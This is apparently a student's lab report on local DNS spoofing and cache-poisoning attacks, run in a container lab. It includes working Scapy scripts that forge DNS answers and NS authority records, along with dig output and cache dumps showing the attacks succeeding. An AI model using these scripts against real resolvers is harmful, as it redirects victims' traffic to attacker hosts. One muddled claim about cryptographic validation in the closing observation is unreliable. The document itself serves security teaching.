

# Local DNS Attack Lab

## 2 LabEnvironment Setup Task


### 2.1 ContainerSetupandCommands


### 2.3 Summary of the DNSConfiguration

#### Local DNS Server



```
$> cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

```
local-dns-server-10.9.0.53:/etc/bind
$> cat named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================

        // ---------------------------------------
        // Added/Modified for SEED labs
        // dnssec-validation auto;
        dnssec-validation no;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        query-source port         33333;

        // Access control
        allow-query { any; };
        allow-query-cache { any; };
        allow-recursion { any; };
```

**Attacker's Nameserver.**

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>
```

### 2.4 Testing the DNS Setup

To obtain the IP address of ns.attacker32.com, utilize the dig command as demonstrated in the example below:

```
user-10.9.0.5:/
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1516
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e73a4aedd6579df201000000673fa9c151164ff5fa53fad9 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 24 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 21:44:33 UTC 2024
;; MSG SIZE  rcvd: 90
```

To fetch the IP address of www.example.com, use the dig command as illustrated in the example below:

```
user-10.9.0.5:/
$> dig www.example.com.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17514
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 29961086d3021fb601000000673faa2a40f0331934a8e2a0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3582    IN      A       93.184.215.14

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 21:46:18 UTC 2024
;; MSG SIZE  rcvd: 88
```

Send the query directly to ns.attacker32.com using the following command:

```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52160
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a3e29771219bb1c101000000673faa9051f6f787c829c14a (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Nov 21 21:48:00 UTC 2024
;; MSG SIZE  rcvd: 88
```

## 3 TheAttackTasks

### 3.1 Task 1: Directly Spoofing Response to User

Created and edited a  new file named task1.py by copying it from the other file named dns_sniff_spoof.py using cp command

```
[11/21/24]seed@VM:~/.../Local DNS Attack$ cd volumes/
[11/21/24]seed@VM:~/.../volumes$ ls
dns_sniff_spoof.py
[11/21/24]seed@VM:~/.../volumes$ cp dns_sniff_spoof.py task1.py
[11/21/24]seed@VM:~/.../volumes$ gedit * &>/dev/null &
[1] 7428
[11/21/24]seed@VM:~/.../volumes$
```

Checking the list of files and retrieving the address at inet 10.9.0.1/24 to modify the task1.py file

```
[11/21/24]seed@VM:~/.../Local DNS Attack$ docksh seed-attacker
root@VM:/# export PS1="seed-attacker:\w\n\$> "
seed-attacker:/
$> ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
seed-attacker:/
$> cd volumes/
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py
seed-attacker:/volumes
$> ip a

6: br-77f8727436f2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group
 default
    link/ether 02:42:11:f7:66:e3 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-77f8727436f2
       valid_lft forever preferred_lft forever
    inet6 fe80::42:11ff:fef7:66e3/64 scope link
       valid_lft forever preferred_lft forever
```

task1.py code after modifications:

File: /home/seed/Documents/Local DNS Attack/volumes/task1.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-77f8727436f2', filter=f, prn=spoof_dns)
```

To begin the attack, first clear the cache on the local DNS server. Next, execute the task1.py script from the attacker's side. Lastly, confirm if the attack was successful.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Ran the file in seed-attacker:

```
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py  task1.py
seed-attacker:/volumes
$> ./task1.py
```

Our attack was successful, as evidenced by the IP address in the response being altered to the fake one, 1.1.1.1.

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20957
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 22:07:25 UTC 2024
;; MSG SIZE  rcvd: 64

user-10.9.0.5:/
$>
```

And we can see that packets are received in seed-attacker

```
eed-attacker:/volumes
> ./task1.py
##[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
##[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 45419
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xb4e2
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
##[ UDP ]###
        sport     = 34347
        dport     = domain
        len       = 64
        chksum    = 0x149d
##[ DNS ]###
           id        = 20957
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '&#\x9et\x05*\x92\xcb'

.
Sent 1 packets.
```

### 3.2 Task 2: DNSCache Poisoning Attack– Spoofing Answers

To introduce a delay in network traffic before running task2, we execute the following command.

```
[11/21/24]seed@VM:~/.../Local DNS Attack$ docksh seed-router
root@26bc6797a5d0:/# export PS1="seed-router:\w\n\$> "
seed-router:/
$> tc qdisc show dev eth0
qdisc noqueue 0: root refcnt 2
seed-router:/
$> tc qdisc add dev eth0 root netem delay 100ms
seed-router:/
$> tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
seed-router:/
$>
```

Creating a new file named task2.py by copying from task1.py file:

```
[11/21/24]seed@VM:~/.../volumes$ cp task1.py task2.py
[1]+  Done                    gedit * &> /dev/null
[11/21/24]seed@VM:~/.../volumes$ gedit task2.py
[11/21/24]seed@VM:~/.../volumes$
```

Next, we will execute the attack by focusing on the DNS server instead of the user's machine. Using the updated script, task2.py, the DNS server's IP address is specified as the source host IP without requiring further changes, as illustrated below.

```
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.53 and dst port 53'
30 pkt = sniff(iface='br-77f8727436f2', filter=f, prn=spoof_dns)
```

Prior to starting the attack, we clear the local DNS server's cache and then carry out the attack on the user's machine as outlined below.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58817
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 329fc04468f30f2701000000673fb7fcc749fc1fd821c369 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1824 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 22:45:16 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

In the screenshot below we can see the src address is of DNS

```
seed-attacker:/volumes
$> ./task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 51575
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x5883
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 45370
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = 'r\xb1\xaf\x00.\x9b\xd9\xa3'
.
Sent 1 packets.
```

The success of our attack is evident as we successfully inserted our spoofed information into the response. This can be further verified by examining the local DNS cache.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            776925  NS      a.iana-servers.net.
www.example.com.        863326  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

### 3.3 Task 3: Spoofing NS Records

A new file, task3.py, has been created:

```
[11/21/24]seed@VM:~/.../volumes$ cp task2.py task3.py
[11/21/24]seed@VM:~/.../volumes$ gedit task3.py
[11/21/24]seed@VM:~/.../volumes$
```

In this attack, we execute an exploit that targets the entire `example.com` domain. The approach leverages the Authority section within DNS responses, using the following code:

File: /home/seed/Documents/Local DNS Attack/volumes/task3.py

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 an=Anssec, ns=NSsec1)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-77f8727436f2', filter=f, prn=spoof_dns)
```

Before initiating the attack, we start by clearing the cache on the local DNS server. Then, we move forward with executing the attack:

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19438
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e2304501161413e301000000673fbdaf45f1e4fdeebd01aa (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1708 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 23:09:35 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

```
^Cseed-attacker:/volumes
$> ls
dns_sniff_spoof.py  task1.py  task2.py  task3.py
seed-attacker:/volumes
$> ./task3.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 64097
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x2799
     src       = 10.9.0.53
     dst       = 199.43.135.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x58f0
###[ DNS ]###
           id        = 10852
           qr        = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = 'r\xb1\xaf\x00.\x9b\xd9\xa3'

.
Sent 1 packets.
```

It is clear that our packet was successfully spoofed in the response.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777364  NS      ns.attacker32.com.
www.example.com.        863765  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

We have successfully spoofed the entire example.com domain. This is confirmed when we query other sites within the domain using the dig command, as demonstrated below.

```
user-10.9.0.5:/
$> dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11095
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3fa33a5f98cf17e301000000673fbedddd3fe9521249c86e (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 21 23:14:37 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

```
attacker-ns-10.9.0.153:/etc/bind
$> cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$>
```

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777093  NS      ns.attacker32.com.
ftp.example.com.        863796  A       1.2.3.6
www.example.com.        863494  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

### 3.4 Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully compromised the local DNS server's cache, making ns.attacker32.com appear as the nameserver for the example.com domain. Building on this achievement, we now aim to extend the attack to another domain. To facilitate this, a script named task4.py has been created.

```
[11/21/24]seed@VM:~/.../volumes$ cp task3.py task4.py
[11/21/24]seed@VM:~/.../volumes$ gedit task4.py
[11/21/24]seed@VM:~/.../volumes$
```

task4.py code:

File: /home/seed/Documents/Local DNS Attack/volumes/task4.py

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    spoofpkt.show()
    send(spoofpkt)


# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-77f8727436f2', filter=f, prn=spoof_dns)
```

First, flush the cache of the local DNS server, then execute the attack as outlined below.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Running the file:

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34250
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 52773fb6520f39b701000000674542350a85d1bda9f32960 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1600 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Nov 26 03:36:21 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

```
seed-attacker:/volumes
$> ls
dns_sniff_spoof.py  task1.py  task2.py  task3.py  task4.py
seed-attacker:/volumes
$> ./task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15124
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xe8e6
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 55418
           qr        = 0
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
            |  rdlen     = None
            |  \rdata     \
```

```
  |  qname     = 'www.example.com.'
  |  qtype     = A
  |  qclass    = IN
\an        \
  |###[ DNS Resource Record ]###
  |  rrname    = 'www.example.com.'
  |  type      = A
  |  rclass    = IN
  |  ttl       = 259200
  |  rdlen     = None
  |  rdata     = 1.1.1.1
\ns        \
  |###[ DNS Resource Record ]###
  |  rrname    = 'example.com'
  |  type      = NS
  |  rclass    = IN
  |  ttl       = 259200
  |  rdlen     = None
  |  rdata     = 'ns.attacker32.com'
  |###[ DNS Resource Record ]###
  |  rrname    = 'google.com'
  |  type      = NS
  |  rclass    = IN
  |  ttl       = 259200
  |  rdlen     = None
  |  rdata     = 'ns.attacker32.com'
ar        = None

.
Sent 1 packets.
```

The attack is deemed successful as we successfully injected our fabricated information into the response.

```
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.            777214  NS      ns.attacker32.com.
www.example.com.        863615  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep google
local-dns-server-10.9.0.53:/etc/bind
$>
```

We generate a cache dump and examine its contents. As observed, the IP address in the cache dump has been updated to 1.1.1.1. However, it is clear that only the example.com entry has been stored in the cache, while the google.com entry is absent.

Observation:
Many firewalls fail to validate the DNS protocol, which allows DNS queries to potentially reach a server undetected. This makes DNS a hidden channel that can be exploited to bypass firewall security. The DNS entries in the system are not cryptographically validated, which prevents access to legitimate sites like www.google.com, but the names and values follow a hierarchical, distributed trust model.

Through this lab, I learned that DNS servers can be hijacked, redirecting traffic to malicious websites. Attackers often use this technique to steal sensitive information such as usernames, passwords, and credit card details. As a result, the tainted DNS cache will return the IP address of the malicious site instead of the legitimate one.